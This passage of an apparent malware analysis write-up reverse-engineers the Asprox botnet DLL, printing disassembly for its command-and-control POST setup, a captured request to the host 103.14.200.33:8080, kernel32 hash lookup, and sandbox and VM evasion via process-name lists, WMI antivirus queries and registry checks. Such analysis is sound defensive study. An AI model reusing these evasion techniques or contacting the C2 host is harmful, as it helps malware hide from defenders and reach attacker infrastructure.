push    edx             ; Buffer
call    sscanf
add     esp, 14h
push    1000h           ; dwBytes
push    0               ; dwFlags
mov     eax, hHeap
push    eax             ; hHeap
call    ds:HeapAlloc
mov     [ebp+lpszHeaders], eax
mov     ecx, [ebp+Size]
mov     edx, [ebp+arg_10]
lea     eax, [edx+ecx+1000h]
push    eax             ; dwBytes
push    0               ; dwFlags
mov     ecx, hHeap
push    ecx             ; hHeap
call    ds:HeapAlloc
mov     [ebp+lpOptional], eax
push    0               ; dwFlags
push    0               ; lpszProxyBypass
push    0               ; lpszProxy
push    0               ; dwAccessType
push    offset szAgent  ; "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:"...
call    ds:InternetOpenA
mov     [ebp+hInternet], eax
cmp     [ebp+hInternet], 0
```

```
push    offset aContentTypeApp ; "Content-Type: application/x-www-form-ur"...
mov     edx, [ebp+lpszHeaders]
push    edx             ; Destination
call    strcpy
add     esp, 8
mov     eax, [ebp+lpOptional]
mov     ecx, [ebp+Size]
mov     [eax], ecx
```

```
.rdata:10010304 aContentTypeApp db 'Content-Type: application/x-www-form-urlencoded',0Dh,0Ah,0
```


```
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:25.0) Gecko/20100101 Firefox/25.0
Host: 103.14.200.33:8080
Content-Length: 318
Cache-Control: no-cache

.....N.`........Q....6.....J.A..'..
S.A...=.....
`u..!./|..6h{...z.D.......z..f...6..ZC.....(Z..\..g[.a-.@h.M..Ud.#)o%S
.. ..z..z........O..y.B..W..H..@..mjU..u>9>8._&.H.PY.u^.t.r..SB.H..g.o...............Z.30.04.......z:..5.3.`...*&
.......!....L.A..].....P...N^.<..&!......SP....{..(,.....N....=..
```

kernal32.dll hash comparing

Since it is injected the DLL gets the address of GetProcAddress by going from the Process Environment Block down to the Module List and comparing the module names against a hash of "kernel32.dll" the hash is 6A4ABC5B this is where we see the first interesting IOC and gain some possible insight

further explanation of this code

https://web.archive.org/web/20150109141929/http://interestindll.html



Antivirus/Sandbox/Researcher Detection and Evasion

the DLL gathering information from its environment, firewall configuration, antivirus configuration, OS version, 32/64bit,

the botnet is having an old school function where he sleeps for 2 minutes to its initialization section which I suspect is an attempt for sandbox evasion

```
loc_10004B1E:                ; dwMilliseconds
push    64h ; 'd'
call    ds:Sleep
```

AV products the bot is checking on the host

wireshark.exe	SharedIntApp.exe
Tfrmrpcap	Dumper
iptools.exe	Dumper64
Iris-Version5.59	APISpy32Class
ProcessLasso_Notification_Class	VMwareDragDetWndClass
TSystemExplorerTrayForm.UnicodeClass	VMwareSwitchUserControlClass
PROCMON_WINDOW_CLASS	vmtoolsd.exe
PROCEXPL	prl_cc.exe
WdcWindow	prl_tools.exe
ProcessHacker	vmusrvc.exe
99929D61-1338-48B1-9433-D42A1D94F0D2-x64	VBoxTray.exe
99929D61-1338-48B1-9433-D42A1D94F0D2-x32	VBoxService.exe
99929D61-1338-48B1-9433-D42A1D94F0D2	vmsrvc.exe

```
push    ebp
mov     ebp, esp
sub     esp, 134h
push    esi
push    edi
mov     [ebp+VersionInformation.dwOSVersionInfoSize], 94h ; '”'
lea     eax, [ebp+VersionInformation]
push    eax             ; lpVersionInformation
call    ds:GetVersionExA
mov     ecx, [ebp+VersionInformation.dwMajorVersion]
mov     [ebp+var_30], ecx
mov     edx, ds:dword_10010844
mov     [ebp+var_24], edx
mov     eax, ds:dword_10010848
mov     [ebp+var_20], eax
mov     cx, ds:word_1001084C
mov     [ebp+var_1C], cx
mov     [ebp+psz], offset aRootSecurityce_1 ; "ROOT\\SecurityCenter"
mov     [ebp+var_CC], offset aRootSecurityce_2 ; "ROOT\\SecurityCenter2"
mov     [ebp+var_28], 0
mov     [ebp+var_14], 0
mov     [ebp+var_18], 0
push    offset aSelectFromFire ; "SELECT * FROM FirewallProduct"
xor     edx, edx
cmp     [ebp+var_30], 5
setnz   dl
mov     eax, [ebp+edx*4+psz]
push    eax             ; psz
call    proxy
add     esp, 8
mov     [ebp+var_28], eax
cmp     [ebp+var_28], 0
jz      loc_100062D6
```

```
push    ebp
mov     ebp, esp
sub     esp, 134h
push    esi
push    edi
mov     [ebp+VersionInformation.dwOSVersionInfoSize], 94h ; '”'
lea     eax, [ebp+VersionInformation]
push    eax             ; lpVersionInformation
call    ds:GetVersionExA
mov     ecx, [ebp+VersionInformation.dwMajorVersion]
mov     [ebp+var_30], ecx
mov     edx, ds:dword_10010780
mov     dword ptr [ebp+var_24], edx
mov     eax, ds:dword_10010784
mov     dword ptr [ebp+var_24+4], eax
mov     cx, ds:word_10010788
mov     word ptr [ebp+var_24+8], cx
mov     dl, ds:byte_1001078A
mov     [ebp+var_24+0Ah], dl
mov     [ebp+psz], offset aRootSecurityce ; "ROOT\\SecurityCenter"
mov     [ebp+var_CC], offset aRootSecurityce_0 ; "ROOT\\SecurityCenter2"
mov     [ebp+var_28], 0
mov     [ebp+var_14], 0
mov     [ebp+var_18], 0
push    offset aSelectFromAnti ; "SELECT * FROM AntiVirusProduct"
xor     eax, eax
cmp     [ebp+var_30], 5
setnz   al
mov     ecx, [ebp+eax*4+psz]
push    ecx             ; psz
call    proxy
add     esp, 8
mov     [ebp+var_28], eax
cmp     [ebp+var_28], 0
jz      loc 10005F5F
```

Registry keys used/changes by the botnet

```
HKEY_LOCAL_MACHINE\SYSTEM\\CurrentControlSet\\services\\Disk\\Enum 0=VMware
HKEY_LOCAL_MACHINE\SYSTEM\\CurrentControlSet\\services\\Disk\\Enum 0=PTLTD
HKEY_LOCAL_MACHINE\SYSTEM\\CurrentControlSet\\services\\Disk\\Enum 0=Virtual
HKEY_LOCAL_MACHINE\HARDWARE\\DESCRIPTION\\System\\BIOS SystemProductName=VMware
HKEY_LOCAL_MACHINE\HARDWARE\\DESCRIPTION\\System\\BIOS SystemProductName=PTLTD
HKEY_LOCAL_MACHINE\HARDWARE\\DESCRIPTION\\System\\BIOS SystemManufacturer=VMware
HKEY_LOCAL_MACHINE\HARDWARE\\DESCRIPTION\\System\\BIOS SystemManufacturer=PTLTD
HKEY_LOCAL_MACHINESYSTEM\\CurrentControlSet\\Enum\\PCI\\VEN_15AD&DEV_0774&SUBSYS_040515AD&REV_00
HKEY_LOCAL_MACHINESYSTEM\\CurrentControlSet\\Enum\\PCI\\VEN_15AD&DEV_0774&SUBSYS_074015AD&REV_00
HKEY_LOCAL_MACHINESYSTEM\\CurrentControlSet\\Enum\\PCI\\VEN_80EE&DEV_CAFE&SUBSYS_00000000&REV_00
HKEY_LOCAL_MACHINE\HARDWARE\\ACPI\\DSDT\\PTLTD__
HKEY_LOCAL_MACHINE\SYSTEM\\CurrentControlSet\\services\\Disk\\Enum 0=Virtual
HKEY_LOCAL_MACHINE\SYSTEM\\CurrentControlSet\\services\\Disk\\Enum 0=PRLS
HKEY_LOCAL_MACHINE\HARDWARE\\DESCRIPTION\\System\\BIOS SystemProductName=Virtual
HKEY_LOCAL_MACHINE\HARDWARE\\DESCRIPTION\\System\\BIOS SystemProductName=PRLS
HKEY_LOCAL_MACHINE\HARDWARE\\DESCRIPTION\\System\\BIOS SystemManufacturer=Virtual
HKEY_LOCAL_MACHINE\HARDWARE\\DESCRIPTION\\System\\BIOS SystemManufacturer=PRLS
HKEY_LOCAL_MACHINE\SYSTEM\\CurrentControlSet\\services\\Disk\\Enum  0= VBox
HKEY_LOCAL_MACHINE\HARDWARE\\DESCRIPTION\\System\\BIOS\ SystemProductName = VBox
HKEY_LOCAL_MACHINE\HARDWARE\\DESCRIPTION\\System\\BIOS\ SystemManufacturer=VBox
HKEY_LOCAL_MACHINE\HARDWARE\\ACPI\\DSDT\\VBOX__
HKEY_LOCAL_MACHINE\HARDWARE\\DESCRIPTION\\System\\BIOS\ SystemProductName = AMIBI
HKEY_LOCAL_MACHINE\HARDWARE\\DESCRIPTION\\System\\BIOS\ SystemManufacturer = AMIBI
HKEY_LOCAL_MACHINE, "SYSTEM\\CurrentControlSet\\Enum\\PCI\\VEN_5333&DEV_8811&SUBSYS_00000000&REV_00
HKEY_LOCAL_MACHINE, "SYSTEM\\CurrentControlSet\\Enum\\PCI\\VEN_80EE&DEV_BEEF&SUBSYS_00000000&REV_00
HKEY_LOCAL_MACHINE, "SYSTEM\\CurrentControlSet\\Enum\\PCI\\VEN_80EE&DEV_CAFE&SUBSYS_00000000&REV_00
HKEY_LOCAL_MACHINE, "HARDWARE\\ACPI\\DSDT\\AMIBI
```

cheking for registries on host

```
'SYSTEM\CurrentControlSet\services\Disk\Enum',0 .

loc_10006787:
lea     eax, [ebp+phkResult]
push    eax             ; phkResult
push    1               ; samDesired
push    0               ; ulOptions
push    offset aSystemCurrentc ; "SYSTEM\\CurrentControlSet\\services\\Di"...
push    80000002h       ; hKey
call    ds:RegOpenKeyExA
push    offset SubStr   ; "VMware"
push    offset a0       ; "0"
mov     ecx, [ebp+phkResult]
push    ecx             ; hKey
call    sub_100063A0
add     esp, 0Ch
test    eax, eax
jz      short loc_100067C5
```

```
loc_1000680F:
mov     ecx, [ebp+phkResult]
push    ecx             ; hKey
call    ds:RegCloseKey
lea     edx, [ebp+phkResult]
push    edx             ; phkResult
push    1               ; samDesired
push    0               ; ulOptions
push    offset aHardwareDescri ; "HARDWARE\\DESCRIPTION\\System\\BIOS"
push    80000002h       ; hKey
call    ds:RegOpenKeyExA
push    offset aVmware_0 ; "VMware"
push    offset aSystemproductn ; "SystemProductName"
mov     eax, [ebp+phkResult]
push    eax             ; hKey
call    sub_100063A0
add     esp, 0Ch
test    eax, eax
jz      short loc_10006857
```

when RegOpenKeyExA is called to access the os install date registry key the KEY_WOW64_64KEY flag is not passed because the d0000.dll running on 32-bit processor so on a 64 bit system he will go to another registry and wouldn’t be able to determine the system version so the value will be set to NULL


```
cbData = 4;
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "Software\\Microsoft\\Windows NT\\CurrentVersion", 0, 1u, &phkResult) )
{
  Type = 4;
  RegQueryValueExA(phkResult, "InstallDate", 0, &Type, Data, &cbData);
  RegCloseKey(phkResult);
}
```


mutex is created when the Work function is first called and uses a hard coded string if the mutex is already in use it the dll knows that another copy of itself running and it terminates the host process before entering the main loop of the Work function the asprox.dll checks the local user run key (HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run) to see if any key values have been set for its on-disk .exe file.


```
mov     edx, ds:dword_100105A8
mov     dword ptr [ebp+Name], edx
mov     eax, ds:dword_100105AC
mov     [ebp+var_29C], eax
mov     cl, ds:byte_100105B0
mov     [ebp+var_298], cl
lea     edx, [ebp+Name]
push    edx             ; lpName
push    0               ; bInitialOwner
push    0               ; lpMutexAttributes
call    ds:CreateMutexA
mov     [ebp+hObject], eax
call    ds:GetLastError
cmp     eax, 0B7h ; '·'
jnz     short loc_100044B6
```

Registry comparison

If there is a run key set then it will effect all keys in HKEY_CURRENT_USER\Software and attempt to RC4 decrypt each key value using the ID_Key It will then compare the decrypted key value against the string "For group!!!!!"







Notes

the developers of asprox shown a really impressive way of using hard coded strings and in general the botnet very well coded

for me it was really hard but satisfying work because i learned a lot about api’s and how the main process of a trojan can be in a dll.

Can’t wait for my next analysis